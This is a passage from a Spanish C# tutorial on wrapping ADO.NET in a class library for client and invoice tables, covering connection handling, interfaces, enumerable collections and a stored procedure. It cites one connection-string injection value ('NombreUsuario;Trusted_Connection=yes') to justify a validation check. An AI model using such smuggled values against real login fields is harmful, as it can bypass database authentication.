La tabla Clientes se relaciona uno a varios con la tabla Facturas, esto es, por cada cliente puede haber cero, una o varias facturas. La relación se establece entre los campos "idCliente" de cada tabla. Por su parte, la tabla Facturas se relaciona también uno a varios con la tabla Detalles, por medio de los campos "idFactura" de cada una.

En el caso de la base de datos SQL Server se deben incluir también, al menos, un par de procedimientos almacenados (aunque lo suyo sería escribir 3), pero estos se explicarán más adelante.

¿POR DÓNDE EMPEZAMOS?

Antes de seguir adelante, quisiera aclarar que vamos a desarrollar el ejemplo del modo más sencillo posible. Ciertamente, a lo que vamos a hacer aquí se le podrían añadir bastantes más cosas, como implementar la interface IComponent y/o añadir más métodos (para buscar, para eliminar, para ofrecer esquemas XML de la información, etc). Sin embargo, repito, lo que pretendo es solamente mostrar cómo encapsular ADO.NET, de modo que nos ahorraremos todo eso con el fin de conseguir una mejor comprensión del tema que estamos tratando.

Nos estábamos preguntado que por dónde íbamos a empezar. Pues bien, como se suele hacer en estos casos, empezaremos por el principio, es decir, preguntarnos qué queremos hacer. En general, es más fácil saber cómo hacer algo cuando sabemos qué es lo que queremos hacer, ;-)

Ante esta pregunta estoy seguro que todos sabéis ya la respuesta: como este artículo trata sobre la encapsulación de ADO.NET, habrá que hacer una biblioteca de clases que encapsule el código de acceso a este origen de datos. Después se podrán diseñar cientos de aplicaciones distintas (de consola, de Windows, aplicaciones Web, servicios...) que operen a través de esta biblioteca de clases sin necesidad de utilizar ni uno sólo de los objetos de ADO.NET. Ahora toca preguntarse cómo lo hacemos.

Generalmente, este es uno de los dilemas más importantes a la hora de encapsular en una biblioteca de clases el acceso a un origen de datos, y de las decisiones que se tomen en este punto dependerá después que todo el proyecto funcione bien, regular, mal, muy mal, horriblemente mal o tan mal que sea imposible hacerlo peor. Una de las peores soluciones sería, por ejemplo, optar por una colección que cargara absolutamente todo el contenido de la base de datos en un DataSet, y manejarnos a partir de ahí. Si lo pensamos un poco, esta no es la mejor opción de que disponemos. ¿Qué ocurre si la base de datos tiene, por ejemplo, 3000 facturas almacenadas (y no son muchas)? Pues que habría que cargar 3000 facturas para que el usuario final pudiera modificar una. Esto se pone mucho peor si pensamos que, por ejemplo, cada factura tiene 3 líneas de detalle: habría que cargar 3000 registros de la tabla de Facturas más otros 9000 de la tabla de detalles para que el usuario pudiera modificar una ridícula, minúscula y escasísima factura, lo cual es una barbaridad, qué barbaridad, por los clavos de Cristo, qué barbaridad...

Normalmente es el propio origen de datos el que nos dice cómo tenemos que diseñar la biblioteca de clases. En este caso, la base de datos pretende almacenar facturas, ¿no? Pues bien, estableceremos que la clase principal será la clase Factura, la cual habrá de proporcionar propiedades para manejar los datos de la misma, el cliente y la colección de detalles. De este modo, la aplicación final se basará en la creación y edición de facturas, pues seguramente es lo que se pretende. Esto no quiere decir que haya que reducir

la flexibilidad de nuestra biblioteca de clases. En este caso, es más que probable que alguna de las aplicaciones finales también necesite editar clientes, y esta es una posibilidad que también debemos cubrir. Por lo tanto, habrá que escribir también una clase cliente que proporcione las propiedades necesarias para poder manejar los datos de un cliente, independientemente de las facturas.

Pero aún nos queda algo: Cuando un usuario quiera abrir un cliente o una factura para modificarla, necesariamente tendrá que ver los clientes o las facturas que hay ya almacenadas. ¿Cómo podemos hacerlo? Pues aquí la decisión hay que basarla en el tamaño que se presume que tendrá la base de datos, pensando sobre todo en que esta decisión condicionará enormemente su rendimiento. Si se presume que la base de datos será pequeña, podemos ofrecer una colección que proporcione una lista completa de clientes y otra que proporcione una de facturas, pero ojo, sólo una lista de lo que hay, quizá con los datos más relevantes, ya que es probable que no sean necesarios todos para hacer una simple búsqueda. Si se presume que la base de datos puede alcanzar un tamaño importante, quizá esta opción deje de ser eficaz, puesto que necesitaría demasiada memoria. Ante esto podemos ofrecer alguna colección en la que la aplicación cliente tenga que introducir, obligatoriamente, algunos criterios de búsqueda, por ejemplo facturas entre una fecha y otra, o facturas emitidas a un determinado cliente, o clientes que se apelliden tal o cual. Si, a pesar de esto, pensamos que estas colecciones seguirían siendo demasiado pesadas, podemos optar también por escribir un delegado que vaya pasando la información al cliente objeto a objeto. De este modo cada objeto será destruido y, en consecuencia, será recolectable por el GC una vez que haya sido procesado por la aplicación cliente en cada ejecución del delegado.

En nuestro ejemplo vamos a optar por la primera opción, esto es, diseñaremos una colección Facturas y una colección Clientes. Emplearemos un indizador e implementaremos las interfaces IEnumerable e IEnumerator, haciendo posible su iteración en un bucle foreach. Ahora bien, creo que sería conveniente que los objetos de estas colecciones fueran de sólo lectura ¿Por qué? Pues porque, por ejemplo, el listado de facturas debería ofrecer los datos de la factura y el cliente en cada uno de sus elementos para poder identificarla, pero no la lista de detalles de cada una. Además, así obligamos a que estas colecciones se usen solamente para lo que están, esto es, buscar algo en un momento dado, y no para estar en la memoria constantemente dado que, previsiblemente, podrían llegar a ser demasiado pesadas.

Ahora que lo pienso, si voy a definir unas clases para una Factura y un Cliente, digamos, editables, y otras para las facturas y clientes de sólo lectura que estarán en sus respectivas colecciones ListaFacturas y ListaClientes, creo que el diseño de un par de interfaces, IFactura e ICliente, con los miembros comunes de cada clase, puede mejorar notablemente el resultado final.

Así pues, después de todas estas elucubraciones, creo que ya tenemos ideada una buena estructura para nuestra biblioteca de

clases. Si no estás habituado a encapsular código en bibliotecas de clases es probable que ahora mismo tengas un cierto desbarajuste mental con todo esto. Sin embargo, creo que cuando veas el código y, sobre todo, cuando lo veas funcionar, te harás una idea mucho más clara.

IMPLEMENTACIÓN DE LA BIBLIOTECA DE CLASES

Como todas las clases que vamos a implementar necesitarán un objeto *SqlConnection*, lo mejor será definirlo como un campo *static* en una clase que se ocupe de crear dicho objeto en un constructor *static*. La llamaremos *dbSrc*. Así evitaremos tener que crear un objeto *SqlConnection* para cada una de las instancias que se puedan crear de las demás clases. También podríamos crear este campo static en la clase Factura, o en la clase Cliente, por ejemplo, pero prefiero hacerlo en una clase aparte por una cuestión de orden principalmente, ya que la conexión va a ser común para todas las clases, y no sólo para la clase Factura o Cliente en concreto. Esta clase deberá proporcionar también un par de propiedades *static*, para que, desde la aplicación cliente, se puedan pasar el usuario y su contraseña. Ahora bien, el objeto SqlConnection deberá ser *internal*, puesto que al cliente le importarán un rábano los detalles de este objeto. Para eso estamos encapsulando ADO.NET.

Por otra parte, encerraremos todas nuestras clases dentro de un espacio de nombres adecuado, con el objeto de evitar posibles conflictos de nombres con otras bibliotecas. Así, por ejemplo, yo llamaré a dicho espacio de nombres *Erik.FacturasLib*.

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Collections;

namespace Erik
{
    namespace FacturasLib
    {
        public class dbSrc
        {
            internal static SqlConnection cnn;
```

```
static string usuario;
static string contraseña;

static dbSrc()
{
    cnn=new SqlConnection();
}

internal static void AsignarCadenaConexion()
{

cnn.ConnectionString="server=OEMCOMPUTER\\VSdotNET;database=facturas;"+
        "user id="+Usuario+";password="+Contraseña;
}

public static string Usuario
{
    get
    {
        return usuario;
    }
    set
    {
        if (value.IndexOf(";")>=0)
            throw new Exception("Nombre de usuario no válido");
        else
        {
            usuario=value;
            AsignarCadenaConexion();
        }
```

```
    }
}

public static string Contraseña
{
    get
    {
        return contraseña;
    }
    set
    {
        if (value.IndexOf(";")>=0)
            throw new Exception("Contraseña no válida");
        else
        {
            contraseña=value;
            AsignarCadenaConexion();
        }
    }
}

public static bool Verificar()
{
    try
    {
        cnn.Open();
    }
    catch
    {
        return false;
```

```
            }

            cnn.Close();
            return true;
        }
    }
    ...
```

Hay algunas cosas importantes que comentar antes de seguir. En primer lugar, quiero que os fijéis en que la conexión solo se abre (con la llamada al método Open) en el método static Verificar, y después se cierra inmediatamente. ¿Por qué? Recordemos que el DataAdapter ya se ocupará de abrir y cerrar la conexión automáticamente cada vez que lo necesite, de modo que podemos tener la conexión siempre cerrada sin ningún tipo de pudor. Por otra parte, en las propiedades Usuario y Contraseña habría que lanzar una excepción si se pretendiera incluir alguna de las palabras clave de la cadena de conexión. Por ejemplo, alguien podría poner como usuario esto:

NombreUsuario;Trusted_Connection=yes

Lógicamente, esto es algo que no deberíamos permitir bajo ningún concepto, y lo mismo para la propiedad Contraseña. Por este motivo hemos usado propiedades, en lugar de usar los campos directamente. Controlar esto es fácil, pues basta con rechazar cualquier cadena que contenga algún punto y coma.

A continuación vamos a definir las interfaces IFactura e ICliente, las cuales nos van a resultar de mucha utilidad, como veremos más adelante:

```
public interface IFactura
{
    string Numero { get; set; }

    DateTime Fecha { get; set; }
```

```
    byte IVA { get; set; }

    int idFactura { get; }
}

public interface ICliente
{
    string Nombre { get; set; }

    string Ape1 { get; set; }

    string Ape2 { get; set; }

    int idCliente { get; }
}
```

Como se puede observar, las interfaces solamente exigirán que se implementen las propiedades que coinciden con los campos en la base de datos. La razón es que cualquier objeto que implemente, por ejemplo, ICliente, deberá proporcionar como mínimo esas propiedades. Luego se podrán añadir más cosas, pero como mínimo debe cumplir estos requisitos. Por otra parte, las propiedades que deben retornar el valor del campo de clave principal han de ser de sólo lectura, pues de los datos de dicho campo se ocupa únicamente el origen de datos.

Continuaremos ahora con la clase que iba a proporcionar una lista de facturas (ListaFacturas). Dado que será una colección (aunque de sólo lectura), deberemos implementar también una clase para cada uno de los elementos que habrá en el listado. Pues bien, a esta clase la llamaremos FacturaEnListado, y es esta:

```
public class FacturaEnListado:IFactura,ICliente
{
    private string numero="";
    private DateTime fecha=DateTime.Today;
```

```
private byte iva=0;
private int idfactura=0;
private string nombre="";
private string ape1="";
private string ape2="";
private int idcliente=0;

internal FacturaEnListado(string numero, DateTime fecha,
    byte iva, int idfactura, string nombre, string ape1,
    string ape2, int idcliente)
{
    this.numero=numero.Trim();
    this.fecha=fecha;
    this.iva=iva;
    this.idfactura=idfactura;
    this.nombre=nombre.Trim();
    this.ape1=ape1.Trim();
    this.ape2=ape2.Trim();
    this.idcliente=idcliente;
}

public string Numero
{
    get
    {
        return this.numero;
    }
    set
    {
        throw new Exception("La propiedad es de sólo lectura");
```

```
    }
}

public DateTime Fecha
{
    get
    {
        return this.fecha;
    }
    set
    {
        throw new Exception("La propiedad es de sólo lectura");
    }
}

public byte IVA
{
    get
    {
        return this.iva;
    }
    set
    {
        throw new Exception("La propiedad es de sólo lectura");
    }
}

public int idFactura
{
    get
```

```
        {
            return this.idfactura;
        }
    }

    public string Nombre
    {
        get
        {
            return this.nombre;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public string Ape1
    {
        get
        {
            return this.ape1;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public string Ape2
```

```
    {
        get
        {
            return this.ape2;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public int idCliente
    {
        get
        {
            return this.idcliente;
        }
    }

    public override string ToString()
    {
        string sp=" ";

        return this.numero + sp + this.fecha.ToString() +
            sp + this.nombre + sp + this.ape1 + this.ape2;
    }
}
```

Tenemos aquí varias cuestiones muy relevantes. En primer lugar, esta clase implementa las dos interfaces que definimos anteriormente, esto es, IFactura e ICliente. El motivo es que, recordemos, esta será la clase a la que pertenezcan los elementos que

se encuentren en la colección ListaFacturas. En otras palabras, estos objetos no serán editables desde la aplicación cliente, sino que sirven únicamente para proporcionar la información justa y necesaria de lo que hay en la base de datos. Así conseguiremos reducir al máximo el peso de la colección, puesto que la colección de detalles de cada factura, por ejemplo, no es relevante para este propósito. Otra cuestión es que las propiedades deben implementar los bloques set y get tal y como exigen las interfaces, pero en esta clase en concreto, para evitar tentaciones en la aplicación cliente, hemos anulado todos los bloques set lanzando una excepción indicando que es de sólo lectura. Por último, en esta clase hay solamente un constructor que es, además, internal. ¿Por qué? Pues porque esta clase no debe poderse instanciar directamente desde el cliente, sino que podrá estar solamente como miembro de su colección.

Continuando con la lista de facturas, decíamos que una buena idea es dar la posibilidad de que se pueda recorrer la colección mediante un bucle foreach. Para esto deberemos construir otra clase más que implemente la interface IEnumerator. La llamaremos ListaFacturasEnumerator:

```
public class ListaFacturasEnumerator:IEnumerator
{
    private ListaFacturas lista;
    private int pos=-1;

    public ListaFacturasEnumerator(ListaFacturas l)
    {
        this.lista=l;
    }

    public bool MoveNext()
    {
        if (this.pos<this.lista.Count-1)
        {
            this.pos++;
            return true;
        }
```

```
        else
            return false;
    }

    public void Reset()
    {
        this.pos=-1;
    }

    public object Current
    {
        get
        {
            return this.lista[this.pos];
        }
    }
}
```

Después explicaré el funcionamiento de esta clase, pues debe ir en conjunción con otra que implemente la interface IEnumerable. En nuestro caso, será la clase ListaFacturas:

```
public class ListaFacturas:IEnumerable
{
    private DataTable dt;

    public ListaFacturas()
    {
        dt=new DataTable();
        SqlDataAdapter da=new SqlDataAdapter("SELECT Facturas.*, Clientes.* "+
            "FROM Clientes INNER JOIN Facturas ON
```

```
Clientes.idCliente=Facturas.idCliente",
            dbSrc.cnn);
        da.Fill(dt);
    }

    public ListaFacturas(int idCliente)
    {
        dt=new DataTable();
        SqlDataAdapter da=new SqlDataAdapter("SELECT Facturas.*, Clientes.* "+
            "FROM Clientes INNER JOIN Facturas ON
Clientes.idCliente=Facturas.idCliente "+
            "WHERE Facturas.idCliente="+idCliente.ToString(),dbSrc.cnn);
        da.Fill(dt);
    }

    public FacturaEnListado this[int idx]
    {
        get
        {
            DataRow r=this.dt.Rows[idx];
            FacturaEnListado f=new FacturaEnListado(r ["Numero"].ToString(),
                System.DateTime.Parse(r["Fecha"].ToString()),
                System.Byte.Parse(r["IVA"].ToString()),
                System.Int32.Parse(r["idFactura"].ToString()),
                r["Nombre"].ToString(),r["Ape1"].ToString(),
                r["Ape2"].ToString(),
                System.Int32.Parse(r ["idCliente"].ToString()));

            return f;
        }
```

```
    }

    public int Count
    {
        get
        {
            return this.dt.Rows.Count;
        }
    }

    public IEnumerator GetEnumerator()
    {
        return new ListaFacturasEnumerator(this);
    }
}
```

Bien, como decía, esta clase implementa la interface IEnumerable, cuyo único miembro es el método GetEnumerator, que devuelve un objeto que implemente la clase IEnumerator. Lo que hacemos, por lo tanto, es devolver un nuevo objeto de la clase ListaFacturasEnumerator que construimos anteriormente. Podemos decir que escribir un bucle foreach, así:

```
ListaFacuras lista=new ListaFacturas();

foreach (FacturaEnListado f in lista)
{
    // Código del bucle usando el objeto f
}
```

Sería equivalente a escribir esto otro:

```
ListaFacturas lista=new ListaFacturas();
```

```
IEnumerator ie=lista.GetEnumerator();
while (ie.MoveNext())
{
    // Código del bucle usando ie.Current
}
```

En la clase ListaFacturas, como podéis ver, tenemos dos constructores: uno sin argumentos que recogerá la lista completa desde la base de datos, y otro con un argumento que recogerá las facturas pertenecientes al cliente cuyo id se pase en dicho argumento. Tenemos también un indizador, que nos devolverá el objeto de la clase FacturaEnListado que se especifique en el índice entre corchetes y, por último, la propiedad Count, que devolverá el número de facturas que tenemos en la colección. Fijaos en que tenemos "por debajo" un objeto DataTable privado, que será el que contenga el conjunto de filas que hayamos recogido de la base de datos, y que cada vez que se recoja alguno de los miembros de la colección (mediante el indizador) lo que se hace es crear y devolver un nuevo objeto de la clase FacturaEnListado con los datos de la fila solicitada (en la propiedad Rows del DataTable).

Pues bien, las clases para confeccionar la lista de clientes serán muy similares a estas, con la salvedad de que ahora ya no habrá que implementar la interface IFactura. Como las explicaciones dadas anteriormente sirven también para estas, las pondré todas seguidas:

```
public class ClienteEnListado:ICliente
{
    private string nombre="";
    private string ape1="";
    private string ape2="";
    private int idcliente=0;

    internal ClienteEnListado(string nombre, string ape1,
        string ape2, int idcliente)
    {
        this.nombre=nombre.Trim();
```

```
        this.ape1=ape1.Trim();
        this.ape2=ape2.Trim();
        this.idcliente=idcliente;
    }

    public string Nombre
    {
        get
        {
            return this.nombre;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public string Ape1
    {
        get
        {
            return this.ape1;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public string Ape2
```

```
    {
        get
        {
            return this.ape2;
        }
        set
        {
            throw new Exception("La propiedad es de sólo lectura");
        }
    }

    public int idCliente
    {
        get
        {
            return this.idcliente;
        }
    }

    public override string ToString()
    {
        string sp=" ";

        return this.nombre + sp + this.ape1 + sp + this.ape2;
    }
}

public class ListaClientesEnumerator:IEnumerator
{
    private ListaClientes lista;
```

```
private int pos=-1;

internal ListaClientesEnumerator(ListaClientes l)
{
    this.lista=l;
}

public bool MoveNext()
{
    if (this.pos<this.lista.Count-1)
    {
        this.pos++;
        return true;
    }
    else
        return false;
}

public void Reset()
{
    this.pos=-1;
}

public object Current
{
    get
    {
        return this.lista[pos];
    }
}
```

```
}

public class ListaClientes:IEnumerable
{
    private DataTable dt;

    public ListaClientes()
    {
        dt=new DataTable();
        SqlDataAdapter da=new SqlDataAdapter("SELECT * FROM
Clientes",dbSrc.cnn);
        da.Fill(dt);
    }

    public ClienteEnListado this[int idx]
    {
        get
        {
            DataRow r=this.dt.Rows[idx];
            ClienteEnListado c=new ClienteEnListado(r ["Nombre"].ToString(),
             r["Ape1"].ToString(), r["Ape2"].ToString(),
             System.Int32.Parse(r["idCliente"].ToString()));

            return c;
        }
    }

    public int Count
    {
        get
```

```
        {
            return this.dt.Rows.Count;
        }
    }

    public IEnumerator GetEnumerator()
    {
        return new ListaClientesEnumerator(this);
    }
}
```

Ahora vamos a comenzar con la clase Cliente. Esta clase debe permitir dos cosas: por un lado, crear nuevos registros en la tabla de clientes y, por otro, modificar registros existentes. Por este motivo escribiremos dos constructores: uno sin argumentos que se ocupará de crear un registro nuevo, y otro con un argumento para recibir el id del cliente cuyos datos se quieren modificar. Vamos con la clase Cliente completa, y después la comentamos con más detalle:

```
public class Cliente:ICliente
{
    internal DataTable dt;
    internal DataRow dr;
    internal SqlDataAdapter da;

    public Cliente()
    {
        dt=new DataTable("Clientes");
        da=new SqlDataAdapter("SELECT * FROM Clientes WHERE
idCliente=0",dbSrc.cnn);

        da.MissingSchemaAction=MissingSchemaAction.AddWithKey;
        da.Fill(dt);
```

```
    this.AsignarTipos();

    SqlCommand cmdIns=new SqlCommand("InsertarCliente", dbSrc.cnn);
    cmdIns.CommandType=CommandType.StoredProcedure;
    da.InsertCommand=cmdIns;

    da.InsertCommand.Parameters.Add("@Nombre",
        SqlDbType.NChar,15,"Nombre");
    da.InsertCommand.Parameters.Add("@Ape1",
        SqlDbType.NChar,15,"Ape1");
    da.InsertCommand.Parameters.Add("@Ape2",
        SqlDbType.NChar,15,"Ape2");

    SqlParameter prm=da.InsertCommand.Parameters.Add(
        "@idCliente",SqlDbType.Int,0,"idCliente");
    prm.Direction=ParameterDirection.Output;

    dr=dt.NewRow();
    dr["Nombre"]="";
    dr["Ape1"]="";
    dr["Ape2"]="";
    dt.Rows.Add(dr);

    CrearComandoUpdate();
}

public Cliente(int idCliente)
{
    dt=new DataTable("Clientes");
```

```
        da=new SqlDataAdapter("SELECT * FROM Clientes WHERE idCliente=" +
          idCliente.ToString(), dbSrc.cnn);
        da.Fill(dt);

        this.AsignarTipos();

        if (dt.Rows.Count==0)
            throw new Exception("No se ha encontrado el cliente");
        else
            dr=dt.Rows[0];

        CrearComandoUpdate();
    }

    private void CrearComandoUpdate()
    {
        SqlCommandBuilder cmd=new SqlCommandBuilder(da);
        da.UpdateCommand=cmd.GetUpdateCommand();
    }

    public void Guardar()
    {
        try
        {
            this.da.Update(this.dt);
        }
        catch
        {
            throw new Exception("Error de concurrencia. Algún listo ha tocado
los datos mientras tú estabas modificando.");
```

```
        }
    }

    public string Nombre
    {
        get
        {
            return this.dr["Nombre"].ToString();
        }
        set
        {
            this.dr["Nombre"]=value;
        }
    }

    public string Ape1
    {
        get
        {
            return this.dr["Ape1"].ToString();
        }
        set
        {
            this.dr["Ape1"]=value;
        }
    }

    public string Ape2
    {
        get
```

```
        {
            return this.dr["Ape2"].ToString();
        }
        set
        {
            this.dr["Ape2"]=value;
        }
    }

    public int idCliente
    {
        get
        {
            return (int) this.dr["idCliente"];
        }
    }

    private void AsignarTipos()
    {
        foreach (DataColumn dc in this.dt.Columns)
        {
            if (dc.ColumnName=="idCliente")
                dc.DataType=Type.GetType("System.Int32");
            else
                dc.DataType=Type.GetType("System.String");
        }
    }

    public override string ToString()
    {
```

```
        string sp=" ";
        return this.Nombre + sp + this.Ape1 + sp + this.Ape2;
    }
}
```

Esta clase también implementa la interface ICliente aunque dicha implementación es distinta de la que hacen las clases ClienteEnListado y FacturaEnListado, lógicamente. Comenzaremos por estudiar los campos. Podéis apreciar que tenemos tres: un DataTable, un DataRow y un DataAdapter, y que el modificador de acceso de todos ellos es internal. ¿Para qué nos hacen falta estos tres campos? Pues muy sencillo: el DataTable tendrá abierta una consulta con un único registro que será el que corresponda al cliente que estamos utilizando. El DataRow será ese registro, precisamente, y el DataAdapter, es, como ya te supondrás, el que nos va a conectar con la base de datos, bien para recogerlos o bien para almacenar cambios.

Luego veis que tenemos dos constructores como decíamos anteriormente: el primero de ellos, sin argumentos, se ocupa de crear un nuevo registro en el DataTable, eso sí, con sus campos vacíos, lógicamente. ¿Cómo lo hace? Pues bien, vamos paso a paso:

En primer lugar instancia el DataTable y el DataAdapter. Dado que dicho DataTable, por un lado, solamente va a contener la fila con la que se esté trabajando y, por otro, aún no se ha creado dicha fila, la consulta de selección del DataAdapter debe retornar un conjunto de datos vacío. Por este motivo, la cláusula WHERE dice que recoja aquellos registros cuyo idCliente sea 0. Como, debido al diseño de la base de datos, sabemos que no habrá ninguno, pues conseguimos el conjunto de filas vacío que andábamos buscando. Después se invoca el método Fill y se asignan los tipos de cada campo (más que nada, para facilitarnos el trabajo a la hora de hacer asignaciones sin necesidad de utilizar el método Parse). Luego se asigna al DataAdapter un procedimiento almacenado en su propiedad InsertCommand, y se le especifican el tipo y la longitud de cada uno de sus parámetros. ¿Para qué necesitamos un procedimiento almacenado? La razón es muy sencilla: para conocer el valor del campo de identidad de la fila en cuestión cuando esta se añada a la base de datos. ¿Por qué necesitamos ese dato? Pues, ahora, la razón es muy poderosa: porque necesitaremos ese dato para poder almacenar después una factura de ese cliente, puesto que la relación está establecida con el campo de clave principal. El procedimiento almacenado en SQL Server, por lo tanto, debe ser este:

```
CREATE PROCEDURE dbo.InsertarCliente
        @Nombre nchar(15),
        @Ape1 nchar(15),
```

```
        @Ape2 nchar(15),
        @idCliente int OUT
AS
        INSERT INTO Clientes (Nombre, Ape1, Ape2)
        VALUES (@Nombre, @Ape1, @Ape2)
        SET @idCliente=SCOPE_IDENTITY()
GO
```

Fijaos en que el parámetro idCliente es de salida y no de entrada como los otros tres, y su valor se asigna en la instrucción INSERT, devolviendo el valor de identidad que le haya asignado el motor de base de datos. Posteriormente a esto se añade un nuevo registro en el DataTable con los campos en blanco (evidentemente, porque es un cliente nuevo), y después se invoca el método privado CrearComandoUpdate el cual, sencillamente, obtiene el comando de actualización de un objeto SqlCommandBuilder y lo pone en la propiedad UpdateCommand del DataAdapter.

A partir de aquí, gracias a este constructor, la creación de nuevos registros en la tabla de clientes por parte de cualquier aplicación de cualquier tipo que trabaje con esta biblioteca de clases será de lo más sencilla. Bastaría este código para crear un nuevo registro:

```
Cliente c=new Cliente();
c.Nombre="Pepe";
c.Ape1="Pótamo";
c.Ape2="Piscinas";
```

Lo cual, como veis, es bastante más cómodo, sobre todo si pensamos en que, probablemente, tengamos que construir varias aplicaciones distintas contra el mismo origen de datos, porque nos basta con escribir una única vez todo el código que se ocupa de esto.

El otro constructor se ocupa de recoger de la base de datos el registro del cliente cuyo id coincida con el que le hemos pasado en su único argumento y, de este modo, podamos modificarlo con toda comodidad. Fijaos en que empieza de un modo similar al constructor anterior, esto es, instancia el DataTable y del DataAdapter, pero este último lo hace de un modo distinto. Prestad

atención a la cláusula WHERE y veréis la diferencia: en efecto, ahora buscamos el registro cuyo idCliente coincida con el que nos han pasado en el argumento. A partir de aquí la cosa cambia: ya no asignamos ningún comando Insert al DataAdapter. ¿Por qué? Pues porque no lo necesitamos: ya que nos pasan el id de un cliente, será ese registro el que encapsule esta clase, de modo que no hay que crear registros nuevos (y tampoco hay que permitirlo). Solamente hay que comprobar si, efectivamente, el cliente que se nos pide existe en la base de datos. En caso de que no existiera, como veis, hay que lanzar una excepción.

El método guardar se ocupa de guardar físicamente los cambios en la base de datos (tanto si es un registro nuevo como si era un registro antiguo). Como veis, se hace una llamada al método Update del DataAdapter, y listo. ¿Por qué hemos encerrado esta llamada en un bloque try? Pues para detectar posibles errores de concurrencia. Decíamos que el DataTable, al igual que el DataSet, trabajaba de un modo completamente desconectado. Pues bien, si alguien modifica o borra un registro que yo tenía cargado en el DataTable se producirá un error de concurrencia cuando yo intente guardar los cambios. ¿Cómo se puede arreglar esto? Pues con mucho cuidado (jeje, vaya una respuesta...). Tenemos dos opciones: una es avisar al usuario del problema (pues vaya solución...) y, la otra, es arreglarlo. Dependiendo de las circunstancias y de la aplicación cliente que estemos diseñando, habrá que optar por una o por otra. Por esta razón no debe ser la biblioteca la que tome esta decisión, sino que tiene que ser la aplicación cliente. ¿Y cómo podríamos arreglar el problema desde la aplicación cliente? Pues con unos bloques try bien anidaditos, así:

```
Cliente c2=null;
try
{
    c.Guardar();
}
catch
{
    try
    {
        c2=new Cliente(c.idCliente);
        c2.Nombre=c.Nombre;
        c2.Ape1=c.Ape1;
        c2.Ape2=c.Ape2;
        c2.Guardar();
```

```
    }
    catch
    {
        c2=new Cliente();
        c2.Nombre=c.Nombre;
        c2.Ape1=c.Ape1;
        c2.Ape2=c.Ape2;
        c2.Guardar();
    }
    finally
    {
        c=c2;
    }
}
```

Es decir, primero se intenta guardar el cliente c. En caso de error, creamos un nuevo objeto Cliente, cargando de la base de datos aquél cuyo id sea el mismo que el que teníamos. Después modificamos sus datos y lo volvemos a guardar. Si esto produce un nuevo error, ya sabemos lo que ha ocurrido: se eliminó el registro mientras nosotros lo teníamos en la memoria, de modo que creamos uno nuevo con los mismos datos y lo guardarmos. El bloque finally depende del segundo try, y lo que hace es asignar a c (que era el objeto original que estábamos usando) la referencia de c2, de modo que c tenga ya los datos que se guardaron correctamente. Como veis, es bastante más sencillo que andar creando nuevos objetos DataTable y DataAdapter, y volver a asignar comandos Insert o Update. Como todo eso lo tenemos encapsulado, una vez más, nos ahorramos un montón de trabajo en la aplicación cliente.

Poco más tiene ya la clase Cliente. Simplemente las propiedades, cuyos bloques get y set devuelven lo que haya en el campo correspondiente del DataRow y asignan el nuevo valor en dicho campo, respectivamente. El método ToString, sobreescrito es claramente mejorable, pero basta y sobra para hacer pruebas con una aplicación cliente de Consola.

Antes de ir con la clase Factura, os voy a responder a la pregunta que, seguramente, estará rondando vuestras mentes. ¿Cómo puedo recoger el valor de identidad de un registro en Access, dado que este no soporta procedimientos almacenados? Bien, en este caso habrá que utilizar el evento RowUpdated. Aparte, lógicamente, no podemos utilizar objetos Sql, sino que habrá que utilizar los

OleDb. Pues bien, en dicho procedimiento de evento, habría que construir un objeto OleDbCommand con la instrucción: "SELECT @@IDENTITY", y después asignar al campo de clave principal lo que devuelva el método ExecuteScalar de dicho objeto Command. Algo así:

```
protected static void Actualizando(object sender, OleDbRowUpdatedEventArgs e)
{
    OleDbCommand cmdIdentidad = new OleDbCommand("SELECT @@IDENTITY",
dbSrc.cnn);

    if (e.StatementType == StatementType.Insert)
        e.Row["idCliente"] = (int) cmdIdentidad.ExecuteScalar();
}
```

Ahora sí, vamos ya con la clase Factura:

```
public class Factura:IFactura
{
    private SqlConnection cnn;
    private DataSet ds;
    private DataTable dtCliente;
    private DataTable dtFactura;
    private DataTable dtDetalles;
    private SqlDataAdapter daCliente;
    private SqlDataAdapter daFactura;
    private SqlDataAdapter daDetalles;
    private DataRow drCliente;
    private DataRow drFactura;
    protected Cliente DatosCliente;
    protected Detalles DetallesFactura;
```

```
    public Factura()
    {
        // Creando conexión para esta Factura
        cnn=dbSrc.cnn;

        // Creación del DataSet de esta Factura
        ds=new DataSet();

        // Creación del nuevo cliente
        this.DatosCliente=new Cliente();

        daCliente=this.DatosCliente.da;
        dtCliente=this.DatosCliente.dt;
        drCliente=this.DatosCliente.dr;

        // Creación del DataAdapter para la factura
        daFactura=new SqlDataAdapter("SELECT * FROM Facturas WHERE
idFactura=0",cnn);

        // Creación del DataAdapter para los detalles
        daDetalles=new SqlDataAdapter("SELECT * FROM Detalles WHERE
idDetalle=0",cnn);
        this.PrepararDetalles();

        /* Llamamos al método RellenarDataSet, que rellena ds
         * con las tablas de Clientes y Facturas, asigna los
         * tipos de los campos y crea las relaciones entre las
         * tablas    */
        this.RellenarDataSet();
```

```
        this.FacturaNueva();

        // Preparamos los comandos Update para los DataAdapter
        this.CrearComandosUpdate();

        // Creamos la colección de detalles
        this.DetallesFactura=new Detalles(dtDetalles, drFactura);
    }

    public Factura(int idFactura)
    {
        cnn=dbSrc.cnn;
        this.ds=new DataSet();

        // Creación del DataAdapter daFactura
        daFactura=new SqlDataAdapter("SELECT * FROM Facturas WHERE
idFactura="+idFactura.ToString(),cnn);

        // Rellenando DataSet
        daFactura.Fill(ds, "Facturas");

        // Comprobando si se ha hallado la factura de marras
        dtFactura=ds.Tables["Facturas"];

        if (dtFactura.Rows.Count==0)
            throw new Exception("No se ha encontrado la factura");
        else
            drFactura=dtFactura.Rows[0];

        // Creación del cliente
```

```
        this.DatosCliente=new
Cliente(Int32.Parse(drFactura["idCliente"].ToString()));

        daCliente=this.DatosCliente.da;
        dtCliente=this.DatosCliente.dt;
        drCliente=this.DatosCliente.dr;

        ds.Tables.Add(dtCliente);

        // Creación del DataAdapter daDetalles
        daDetalles=new SqlDataAdapter("SELECT * FROM Detalles WHERE
idFactura="+idFactura.ToString(),cnn);
        this.PrepararDetalles();

        // Rellenando el DataSet con los detalles
        daDetalles.Fill(ds,"Detalles");

        // Asignando la tabla a dtDetalles
